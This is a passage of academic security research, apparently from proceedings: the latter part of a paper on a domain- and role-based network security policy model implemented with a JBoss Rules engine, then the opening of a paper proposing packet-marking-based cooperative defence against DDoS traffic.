


Fig. 1. Network security policy model based on domain

- In general, policy repository accessing protocol is different from policy protocol. We could use LDAP to access policy repository when the repository is in LDAP format while policy protocol could be COPS, SNMP, etc.
- It is need to detect the integrity, validity and consistency of the policies to avoid error and conflict which potential exist when make a policy establishment and policy decisions.
- Abstract network layer, which provides interface between policy and domain service application, is able to request corresponding policy according to the state of each element in the domain. The result will be carried out in the domain after returning to the domain through the role function register and policy decision-making. The process is the embodiment of applying the policy on idiographic equipment, transforming the policy into SNMP message, CPOS message or CLI command, and sending it to the objects in correspond domain, such as Router, Firewall, Scanner, etc.
- The implementary effort of the policy should be inspected and assessed. After the system applying the policy, the assess value of the system threat ought to be less than the setting upper limit. The assess result is able to guide the policy manager to adjust the policy properly.

2.4 Resources Management Based on Domain and Role

As classified according to the domain, the target of the security policy is the role. The role is the property that can distribute to the target resources, and has the abilities of abstract function expression. This means that the resources must support the function of role from semantic aspect. After the startup of the policy service, it can choose the role for the service, that is, choose the resources from the security equipment to provide service based on the matching of domain, role and function.

3 Integrity, Validity and Consistency of Security Policy

The integrity, validity and consistency of the policies in a safe system function as follows [4]: there are appropriate restriction policies for any subject, object, function or operation in a system; the policies do not go against the security behaviors; conflict should be avoided between the policies, and there exist a system to remove conflicts.

3.1 Integrity Structure of Security Policy

Each subject, object, function or operation in every system domain is relevant to incidents in the system. Then the incidents trigger the policies that meet the conditions. So, as to any incident, the relevant policies can be found.

Definition 2. If any incident (I) happening can trigger at least one policy p, i.e.,

$$\begin{aligned} \forall I \in C \bullet \exists p \in P \bullet P = (C \rightarrow RXA) \\ \Leftrightarrow cd : CD, cs : CS, d : D, r : R, a : A, e : E \bullet (cd, cs) \xrightarrow{p} (d, r, a, e) \end{aligned} \quad (2)$$

Then it tells the policy set P is integral.

In fact, under complicated systematic environment, policies are likely not to be integral. In this situation acquiescent policy subset P' can be built in every domain to meet the demands of the policy integrity. In this way, if there is no incident to trigger policies in P, it can be carried out in P'.

3.2 Validity Verification of Security Policy

The validity of policies is the process of anticipating policies and evaluating the risk of the result that have been implemented. The risk function of evaluation and the establishment of the risk upper limit (ulimit) affect the policies validity directly.

Definition 3. If the anticipative risk of any policy p in P is in the range of acceptability, namely,

$$\forall p \in P \wedge P = (C \rightarrow RXA) \bullet riskAssess(p) \leq u \lim it \quad (3)$$

Then the policy set P is valid otherwise is invalid.

The valid security policy root in comprehending the system task rightly and establishing a risk assess model properly. Every policy role in each domain of the system has different security demands. The validity verification of the policy embodies the viewpoint of the dynamic system security: because the absolute security system and absolute valid policy are inexistence, therefore we are supposed to reduce the threat and control the risk in the process of the system course.

3.3 Consistency Detection of Security Policy

The consistency detection of security policies is a key problem of the policy management, which is to avoid conflicts when defining and executing the policies, and to eliminate the conflicts when necessary. There are so many policies, which are editing by diverse administrators, within and among the domains in the large-scale distributed system so that it is hard to avoid the conflicts among the policies. Consequently it is necessary for the distributed system to owning methods of detecting and solving conflicts. Consistency means the policies are executable and not inconsistent, which is a safeguard of the system safety. Schaad esearched the conflict detection based on role authorization [5], Al-Shaer researched the detection and solution of the conflict in distributed firewall policy [6], and Jajodia studied the relationship among the policy subjects as well as its conflict and solution [7].

Theorem 1. Let p_1 and p_2 be two policies of the policy set P , if their conditions are different, or targets have no intersection, i.e.,

$$\forall p_1, p_2 \in P \wedge (p_1c_1 \neq p_2c_2 \vee p_1r_1 \cap p_2r_2 = \emptyset) \tag{4}$$

Then it tells the policy set P is consistent.

Proof: $\forall I \in C \bullet \forall p_1, p_2 \in P \bullet p_1c_1 \neq p_2c_2$ indicates that every policy is triggered by different security incidents, that is, the triggered policy is exclusive.

On the other hand, $\forall I \in C \bullet \forall p_1, p_2 \in P \bullet p_1r_1 \cap p_2r_2 = \emptyset$ implies that every policy is applied to different targets.

In conclusion, it doesn't occur that two or more policies applied to one target at one time in policy set P . So the policy set P is consistent.

Theorem 2. Let p_1 and p_2 be two policies of the policy set P , their conditions are the same, and targets overlap, i.e.,

$$\forall p_1, p_2 \in P \wedge p_1c_1 = p_2c_2 \wedge p_1r_1 \cap p_2r_2 \neq \emptyset \tag{5}$$

If and only if their actions have the inconsistent relation, namely, $p_1a_1 \underline{CR} p_2a_2$, then the policy set P is consistent. Here "CR" expresses the inconsistent relation in action set A .

Proof:

Necessity

There exists a function: $f_A: C \rightarrow R \times A$, which indicates that p_1 and p_2 can be triggered at the same time, and applied to the same target. If $(p_1a_1, p_2a_2) \notin CR$, the

two policies' actions will collide with each other, then $p1$ and $p2$ are inconsistent. It is illogical. So if $p1$ and $p2$ are consistent, $p1a1CRp2a2$ is a necessary result.

Adequacy

Because of $\forall p1, p2 \in P, p1c1 = p2c2, p1r1 \cap p2r2 \neq \emptyset$, it is possible that $p1$ and $p2$ are triggered at the same time, and applied to one target, moreover, $p1a1CRp2a2$ implies the actions of $p1$ and $p2$ are harmonious. Then $p1$ and $p2$ are consistent.

According to the chart search method that depends on search inferential, we can compose the condition field and the role field into a directed acycline graph separately. If we can find two nodes in the directed acycline graph, we can draw a conclusion that there are dangerous conflicts in these two policies. The judge process was researched by E Lupu [8].

3.4 Conflicts Elimination of Security Policy

Aim at the conflicts elimination of policies, jonathan discussed different types policy conflicts in distributed system management [9], Lupu designed four appointed policy implement priority solutions: contrarian policy first, local policy first, near policy first and specified policy first [8]. These solutions can only solve some problems partly.

Modifying the policy conditions, actions and some other properties is the simplest method to avoid the policy conflicts, but this method should be used in designing policies period, namely we must detect it in advance to avoid it. However, it is very difficult in practice. When the conflicts appear, we must apply special method to solve it. According to the policy control rules of production system, we can apply elimination rule in the following:

1. Matching First: choosing the policy which is meet first.
2. Priority First: designing priority for different solutions. There are five solutions at least: contrarian policy first, local policy first, near policy first, newer policy first and specified policy first.
3. Priority-Match First: choosing matching first rule if there is not only one policy based on Priority First rule.
4. Multiple Constraints First: choosing the policy which has the constraints most.
5. "Arbitration": confirming the policy by additional conditions.

3.5 Policy Storage and Operation

IETF suggested using LDAP [10] as accessing protocol of policy repository, and it's especially suitable to store the property value of policy as Entry in LDAP database by tree-model configuration because of the characters of grade, inheritance, etc. in domain. LDAP service is a special database which optimizing the read, browse and search, holding descriptive information which based on property and supporting complex filter and search ability. The information in LDAP is stored and handled in the units of Entry which have strict tree-configuration and can be accessed by DN (Distinguished Name) of Entry.

In addition, LDAP uses a special “objectClass” to control which property must be appear or be allowed to appear in an Entry. The value of the objectClass confirms the mode and rule that the Entry must abide by. All the objectClass inherit demand from their parent Class.

There are five groupware in the objectClass: OID (object identification), NAME (only valid name), SUP (parent object), MUST (must property list) and MAY (allowable property list). Here OID is the identification of the LDAP.

For instance, a policy object class (SecurityPolicyClass) is defined as follows:

```
objectClass{
  OID 11.22.33.44
  NAME SecurityPolicyClass
  SUP parentPolicy
  MUST(policyID & condition & domainID & role & action)
  MAY(constraint & exception)
}
```

LDAP protocol provides the operation function API of LDAP, including opening a connection to LDAP, authenticating LDAP server, executing another LDAP operation, obtaining the result of the operation, closing connection, etc. In that case, it easy to carry out finding, adding, deleting and updating operation in condition of giving some key values.

4 Policy Release Based on Domain

On the basis of security policy model, policies could be automatically released to every execute component in domain by inspecting the state of every element in the domain. This policy management mode based on domain makes the policy release easier. The architecture is presented in Fig.2.




Fig. 2. Architecture for policy release based on domain

In Fig.2, the policy managers make new policies through policy service (including policy management tools, policy repository and PDF) and store them into the repository as Policy Objects (POs). Policy service accesses the policy repository and make new corresponding Policy Domain Control Object (PDCO) for the selected

policy. The PDCO then will be loaded into the policy buffer of correlative domain where it will be chose and executed by every Execute Component (EC) in the domain. The policy buffer shares in the policy repository's burden and avoids wasting time by frequent remote access of policies and network resources.

Besides releasing POs, PDCO connects policies and domain objects of its apply together. When changes occur in the domain, the domain service will inform PDCO to automatically load the PO into newly created execute components, while it will be deleted or disabled from correlative domain policy buffer if inapplicable.

The grade, inheritance and mixed connection of domain make the policy defined by domain be able to be further applied on all direct and indirect members of domain. But considering the finesse and validity of policy management, there is a large possibility to disable the further release of policy on a certain grade of domain. So a policy can be defined that it could only be used on the object or direct members of subject domain. To achieve this, the quote relation and released characters should be stored.

5 Policy Implementation Mechanism Based on Rule Engine

5.1 Policy Rule and Rule Engine

As indicated in section 2 above, a policy rule is composed of a group of conditions and operations implemented in these conditions, which is expressed as business logic in the application procedures. Policy rules usually by security analysts and system managers to develop and change, but some complex policy rules may be customized by technicians with object-oriented technology language or script [11].

Rule engine is developed from the rule-based expert system reasoning engine, and it is a module embedded in the application . It will achieve the policy decision-making from the application code separated, compile the policy rules using scheduled semantic module to accept data and explain the rules, then make decision in accordance with the rules. The policy rules are the real security service, and their management has nothing to do with their realization.

5.2 Dealing with Policy Based on Rule Engine

Policy rules can be stored in the relational database or LDAP database in the form of data tables or files. They are security decision-making logic of enterprise managers, which are independent of technical decision-making logic of application developers. Only in designated rules document, the rules could be loaded in application.

Rule engine includes working memory, pattern matcher, agenda, execution engine and rules conflicts processors, as is shown in Fig.3.

Rule engine inferring steps are as follows:

1. Sending the facts objects into working memory.
2. Pattern matcher comparing the facts data with rules in the policy rules repository.
3. Putting the enabled (eligible) rules into agenda orderly.
4. Executing the rules in agenda, detecting and eliminating the potential rules conflicts. Repeating steps 2- 4 above, until all the rules implementing end.




Fig. 3. Rule engine structure

In accordance with the priorities, the rules instances will be executed orderly. The process may change working memory data, thus enable certain rules ineffective in agenda as conditions change, thereby be withdrew from the agenda. On the other hand, it may activate the rules which do not satisfy the conditions originally and generate new instances for agenda. Thus a dynamic execution chain of rules come forth, and such rules chain reaction is driven by the data in the working memory entirely.

The conditions matching efficiency of the rules ensure the engine performance. The engine needs to test the data target in the working memory and rules repository rapidly, find the eligible rules from the rule set, and generate the rules instances. Charles L. Forge’s Rete algorithm [12] is a good solution to this problem.

5.3 Achievement of Applying Rule Engine

An open policy rule engine can be “embedded” in applications to any location. Rule engines of different location can also combine with different sets of rules for handling different data objects. For the sake of concision and clarity, the JAVA language is used to describe how the rule engine realizes the access control policy, whose core is JBoss Rules[13].




Fig. 4. Policy achieve flow using rule engine

Security policy rules can be achieved in several levels, which are, in time sequencing, divided into four steps, as is presented in Fig.4.

The author will take the access of the security equipment to control policy for example.

1. Establishing policy entities class: `EquipmentAccessControl.java`. Simple security equipment access control entities class consists of three members of variables: role, target and action. In Fig.5, the role is the role of access subject, the target is the access object, and the action means whether the subject is permitted to visit the object or not.
2. Editing policy rule file: `EquipmentAccessControl.drl`. Fig.6 describes that subject can visit the IDS equipment only when its role is “admin”. In order to eliminate potential policy conflicts, we use the rule attribute “Salience”. In this case, the higher salience rule will always be preferred.
3. Building policy business logic layer file: `EquipmentAccessControlBusiness.java`, as is shown in Fig.7. The first step is to establish rule engine target and get a new “Workingmemory”. The next step is to load facts into Workingmemory. In the end, the rule engine executes the eligible rules. The results of the implementation will be acquired by the upper layer.
4. Upper redeployment. The senior network behaviors and events act as facts to trigger rule engine and get the results of implementation policy. figure 8 shows the trigger mode in a `TestCase`.

```

public class EquipmentAccessControl {
    public final static String PERMIT="Permit";
    public final static String REJECT="Reject";

    private String role = null;
    private String target = null;
    private String action=null;

    public String getAction() {
        return action;
    }
    ...
}

```

Fig. 5. Access control entity class file

```

import access.EquipmentAccessControl

rule "you can use the IDS"
when
    e : EquipmentAccessControl(target == "IDS", role == "admin")
then
    e.setAction( EquipmentAccessControl.PERMIT );
end

rule "you can't use the IDS"
    salience 10
when
    e : EquipmentAccessControl(target == "IDS", role != "admin")
then
    e.setAction( EquipmentAccessControl.REJECT );
end

```

Fig. 6. Access control policy rule file

```

public class EquipmentAccessControlBusiness {
    private static final String RULE_FILE = "EquipmentAccessControl.drl";

    public static void evaluateEquipmentAccessControl(
        EquipmentAccessControl equipmentAccessControl) throws Exception {
        try{
            final RuleBase ruleBase = readRule();
            final WorkingMemory workingMemory = ruleBase.newWorkingMemory();
            workingMemory.assertObject(equipmentAccessControl);
            workingMemory.fireAllRules();
        }catch ( final Throwable t ) {
            t.printStackTrace();
        }
    }

    private static RuleBase readRule() throws Exception {
        final Reader source = new InputStreamReader(
            EquipmentAccessControl.class.getResourceAsStream(RULE_FILE));
        final PackageBuilder builder = new PackageBuilder();
        builder.addPackageFromDrl( source );
        final Package pkg = builder.getPackage();
        final RuleBase ruleBase = RuleBaseFactory.newRuleBase();
        ruleBase.addPackage( pkg );
        return ruleBase;
    }
}

```

Fig. 7. Access control policy business layer file

```

EquipmentAccessControlBusiness.evaluateEquipmentAccessControl(
    testEquipmentAccessControl);

```

Fig. 8. Facts trigger the rule engine

5.4 Results

In the same conditions, we have tested two ways of system operation efficiency as shown by Fig.9. They also reflect different ways of matching the efficiency rules. Testing targets are system average response time of access control policy and events response policy. The results show that application rule engine approach reflects slow response to attacks in the system during initialization, but at the completion of initialization process, application rule engine is more efficient than no application it.

6 Model Application

According to the above security policy model, establishing a security network information system, need to determine the security domain entity classification for all entities under the system security requirements firstly, and then create security services management policy and a unified security policy database. Fig.10 gives the application of security policies in NSMP (Network Security Monitoring Platform) under the circumstances of single-class system. The dotted line is the process of security policy data flow. Through various network policy equipment and security

software centralized management and control, the original separation of network security equipment into an organic whole collaboration. Real-time dynamic monitor, comprehensive security audit, dynamic policy management and the timely response to the threat provide reliable basis for the overall security policy formulation and implementation. It is through security policy to achieve unified management of the system itself and network security equipment, including allowing or refusing access to the system or security equipment under what conditions, demanding the system or safety equipment to make what responses in what incident, such as interdiction IP, mail or message, voice warning, IDS adjustment, Scanner start-up, etc.




Fig. 9. System operation efficiency




Fig. 10. The application of security policies in NSMP

7 Conclusions

Security policy is still a new concept. Many researchers and companies have started to focus on policy frame and its implement. IETF has already put in some drafts.

Current generic policies are mainly used in network management. The PBNM technique came out and researched certain achievement. Due to the lack of management criterions based on policy and support of rock-bottom communication basic structure, the complexity of implement, it is still far from meeting the need of policy management system. Therefore, as an important technique of solving security problem of current system, making a deep research into security policy will have great effort on the security management of already-existing and further system.

The network security policy model based on domain and role, as mentioned in this article, expands the PBNM by service modeling and resource selecting. This model has ability to create and control new policy service in large-scale network environment. Another important point of this model, as to guarantee security policy, is to separate the service and its implementation by using the efficient implementation mechanism based on rule engine. It has been used and proved in several projects.

References

1. R Yavatkar, D Pendarakis, R Guerin: A framework for Policy-based Admission Control. <http://www.rfc-archive.org/getrfc.php?rfc=2753> (2000)
2. Osborn S, Sandhu R: Configuring role-based access control to enforce mandatory and discretionary access control policies. *ACM transaction on Information and System Security* (2000)
3. Sandhu R, Conyne EJ, Lfeinstein H, Youman CE: Role based access control models. *IEEE Computer* (1996)
4. LI Shou-peng, SUN Hong-bo: Security policies for Information Systems. *ACTA ELECTRONICA SINICA* (2003)
5. A Schaad: Detection conflicts in a role-based delegation model. *The 17th Annual Security Applications Conf (ACSAC.01)*. New Orleans, Louisiana (2001)
6. E Al-Shaer, H Hamed, R Boutaba, M Hasan: Conflict Classification and Analysis of Distributed Firewall policies. <http://www.mnlab.cs.depaul.edu/projects/FPA/files/jsac05.pdf> (2005)
7. S Jajodia, P Samarati, V. S. Subrahmanian: A logical language for expressing authorizations. <http://seclab.dti.unimi.it/Papers/oak97-final.ps> (1997)
8. E Lupu, M Sloman: Conflict Analysis for Management Policies. <http://www.doc.ic.ac.uk/~ecl1/wiki/lib/exe/fetch.php?id=emil%3Aresearchthemes%3Apubbytheme&cache=cache&media=research:papers:1997im.pdf> (1997)
9. Jonathan D, Morris S: Policy Conflict Analysis in Distributed System Management. <http://www.moffett.me.uk/jdm/pubs/polconfl.pdf> (1993)
10. M Wahl, T howes, S Kille: Lightweight Directory Access Protocol (v3). <http://www.rfc-archive.org/getrfc.php?rfc=2251> (1997)
11. M. Kohli, J. Lobo: Realizing Network Control Policies Using Distributed Action Plans. *Journal of Network and Systems Management*, vol. 11, 3(2003) 305-327
12. CL. Forgy: Rete: A Fast Algorithm for the Many Pattern/ Many Object Pattern Match Problem. *Artificial Intelligence*, vol. 19, 1(1982)17-37
13. Mark Proctor, Michael Neale, Peter Lin, Michael Frandsen: JBoss Rules User Guide 3.0. http://labs.jboss.com/file-access/default/members/jbossrules/freezone/docs/3.0.1/html_single/index.html (2006)

Packet Marking Based Cooperative Attack Response Service for Effectively Handling Suspicious Traffic

Gaeil An and Joon S. Park

The Laboratory for Applied Information Security Technology (LAIST)
School of Information Studies
Syracuse University, Syracuse, NY 13244-4100, USA
{gan, jspark}@syr.edu

Abstract. The security vulnerabilities in a network environment and their corresponding countermeasures have become more critical issues than ever. Although many researchers and vendors have introduced powerful mechanisms such as Intrusion Detection System (IDS) or Intrusion Prevention System (IPS) for network security, the packet-based decision is not always correct, especially when those systems are involved in network traffics across multiple organizations under different security policies. In fact, some legitimate (normal) network traffics produce a similar pattern to that of malicious traffics such as Distributed Denial of Service (DDoS), and vice versa. We call those traffics suspicious. Suspicious traffic cannot be clearly designated as malicious or normal traffic. Since traditional IDS or IPS approaches make a simple binary decision (i.e., allow or reject) based on pre-defined rules, there is a high possibility that suspicious/legitimate packets are rejected or suspicious/malicious packets are allowed. To enhance the quality of service in a network environment, we propose in this paper a Packet Marking-Based Cooperative Attack Response Service (pm-CARS) that is able to effectively deal with suspicious network traffic. pm-CARS nodes cooperate with each other by using packet-marking. These pm-CARS nodes mark suspicious packets instead of dropping them. All the marked packets are forwarded to the next node using a low priority of service designation, which indicates the drop probability is very high. Our pm-CARS includes two schemes: abnormal IP address detection and abnormal excess traffic detection schemes. Our pm-CARS can reduce the false-positive rate and can protect the quality of service for innocent traffic from attacks. Finally, we simulate our ideas in a network environment and discuss the evaluation results.

Keywords: Network Security, Attack Response, Denial of Service Attack, Packet Marking, Quality of Service.

1 Introduction

Within the framework of intrusion detection, network traffic can be divided into three kinds of traffic: innocent, malicious, and suspicious traffic. Innocent traffic is one generated by a normal user. Malicious traffic is one generated by a malicious user (i.e., attacker). Suspicious traffic is one that cannot be definitively categorized as

malicious or normal traffic. It is very easy to deal with normal and malicious traffic. If an incoming packet is normal, it will be delivered to the destination node. On the other hand, if an incoming packet is malicious, it will be dropped. However, suspicious traffic does not fall neatly into either of those two scenarios and, thus, presents a challenge to the system. If we simply drop suspicious traffic, this may result in a false-positive problem.

The typical example of suspicious traffic is Distributed Denial of Service (DDoS) attack [1] [2] traffic. The nature of a DDoS attack makes it difficult to determine whether a packet is malicious. For example, the property of Peer-to-Peer (P2P) [3] and flash crowd [4] traffic, which is found in innocent traffic, is actually similar to that of DDoS traffic. A DDoS attack denies legitimate users access to a service by monopolizing network/system resources, resulting in network/system congestion. The damage caused by a DDoS attack is great because it highly degrades the Quality of Service (QoS) for a legitimate user.

The introduction of IDS/IPS as viable security systems for preventing suspicious traffic (DDoS traffic) [5] has only limited effectiveness. Most of such security systems consider only the customer network as the security area. We argue that not only customer network, but also the ISP (Internet Service Provider) network should be included in the security area in order to effectively handle suspicious traffic. A DDoS attack degrades not only the QoS for legitimate user getting service of a victim system, but also the QoS for outsider getting service of different system with the victim system. This is why we should include ISP network in the security area, and why we need a cooperative security architecture in which security systems can communicate with each other.

We will examine two products, Pushback [6] and Throttle [7], as possible cooperative architectures. Pushback uses an attack-detecting router to communicate with its adjacent upstream routers to rate-limit attack traffic. On the other hand, Throttle employs a scheme in which a server under stress installs a router throttle (e.g. leaky-bucket) at selected upstream routers. Both architectures have merits. But, each is likely to have weak points in determining precise rate-limit value, in attack response speed, and in requiring new protocol between routers.

This paper proposes a Packet Marking-Based Cooperative Attack Response Service (pm-CARS) that is able to effectively deal with suspicious network traffic. Our pm-CARS can reduce the false-positive problem and protect perfectly QoS for innocent traffic from attacks, even without requiring new protocol between security systems.

The rest of this paper is organized as follows. Section 2 overviews DDoS attacks and pushback architecture. Section 3 and 4 describe our pm-CARS and two DDoS detection mechanisms in detail, respectively. The performance of pm-CARS is evaluated in section 5. Finally, the conclusion is given in section 6.

2 DDoS Attacks and Prevention Architecture

A DDoS attack is a challenging issue for ISPs and content providers alike. A DDoS attack involves a large number of attacking hosts simultaneously overwhelming a

victim. Under DDoS attacks, it is almost impossible for legitimate users to get their fair share of available network resources.

Malicious users execute DDoS attacks by combining several well-known schemes such as TCP SYN flooding, UDP flooding, and ping of death [8]. They typically use IP spoofing (i.e., using a faked source address in an IP packet) and generate huge volumes of traffic [1]. We believe that both blocking IP spoofing packet and controlling DDoS traffic is one of the best solutions for defeating DDoS attacks.

Generally, determining whether a packet is part of a DDoS attack is difficult for three reasons. First, the criteria to determine whether a packet is part of a DDoS attack is relative. For example, we can easily imagine a scenario that real DDoS traffic is regarded as innocent traffic because it does not result in any congestion on a node with abundant network resources. On the contrary, normal traffic may be regarded as attack traffic if a normal user is trying to get better network service from a node with poor network resource and finally results in congestion on the node. Secondly, smart attackers may change the traffic generation pattern at their will so as not to be easily detected. The last reason is that a certain kind of innocent traffic is very similar to DDoS traffic in traffic property. For example, the property of Peer-to-Peer (P2P) and flash crowd traffic, which is found in innocent traffic, is actually similar to that of DDoS traffic.




Fig. 1. Pushback architecture

As a cooperative architecture for alleviating the impact of DDoS attacks, a pushback [6] has been proposed. In pushback, the congested router asks its adjacent upstream routers to rate-limit the attacking aggregate flow. This request is sent only to the contributing neighbors that have been sending a significant fraction of the aggregate traffic. The receiving routers can recursively propagate pushback further up-stream. Fig. 1 illustrates pushback mechanism. R0 detects the DoS attack and sends a pushback message to R1 and R2 for the purpose of protecting normal traffic coming from R3. Pushback propagates from R0 to R1 and R2, and subsequently to R4 and R6.

3 Packet Marking-Based Cooperative Attack Response Service

Fig. 2 shows the architecture of pm-CARS node. The pm-CARS consists of four modules as follows:

- Packet-filter: provides a function to filter a malicious packet (i.e. attack packet) detected by a threat-detector.
- Packet-marker: provides a function to mark a suspicious packet detected by the threat-detector. The marked packet is provided with a low priority of service designation.
- Packet-forwarder: offers three kinds of different packet-forwarding service: Low Priority of Service (LPS), Medium Priority of Service (MPS), and High Priority of Service (HPS).
- Threat-detector: detects network attacks (In this paper, it focuses on DDoS attacks).

In this paper, we propose two kinds of attack detection mechanisms, which operate on the threat-detector: abnormal-IP-address-detector and abnormal-excess-traffic-detector. The abnormal-IP-address-detector has a mechanism that is able to detect abnormal flow with a fake source IP address or unusable destination IP. Abnormal-excess-traffic-detector has a mechanism that is able to detect DDoS attack traffic. Abnormal-IP-address-detector is executed at the edge node of networks, not at the core node. However, the abnormal-excess-traffic-detector may be executed not only at edge node of networks, but also at core node.




Fig. 2. Architecture of a pm-CARS node: A malicious packet is dropped at the packet-filter. A suspicious packet is marked at the packet-marker. A marked suspicious packet is forwarded to the next node using LPS or MPS at the packet-forwarder. An innocent packet is forwarded using HPS.

Fig. 2 details the traffic flow through pm-CARS. When a packet arrives at a pm-CARS node, abnormal-IP-address-detector inspects the incoming packet to determine whether it is a malicious packet that belongs to the abnormal flow or a suspicious packet with an abnormal IP address. If it is a malicious packet, it is dropped at the packet-filter. If it is a suspicious packet, it is labeled at the packet-marker. The suspicious packet marked by the abnormal-IP-address-detector or the upstream pm-CARS node is then forwarded to the next node using LPS at the packet-forwarder.

The unmarked incoming packet that evades the abnormal-IP-address-detector is inspected by the abnormal-excess-traffic-detector. If the abnormal-excess-traffic-detector says that the incoming packet is a suspicious packet, it is marked and forwarded to the next node using MPS at the packet-forwarder. The unmarked incoming packet that successfully passes the threat-detector is forwarded using HPS.

Under pm-CARS, malicious attack traffic is blocked, suspicious traffic gets LPS or MPS, and innocent traffic gets HPS. Currently, one of the greatest issues in handling DDoS traffic is the false-positive problem in which traffic, judged to be malicious, is innocent traffic in reality. Our pm-CARS does not drop the suspicious packet, but provides it with minimum network resources (i.e., LPS). This strategy may be very helpful in weakening the false-positive problem.

Fig. 3 shows an example of pm-CARS. When network congestion occurs in R4, a part of the DDoS traffic is judged malicious and the rest of DDoS traffic is judged suspicious. The malicious DDoS traffic is dropped and the suspicious DDoS traffic is marked. Even if the marked suspicious DDoS traffic is forwarded to its next node, it is finally dropped in R0.

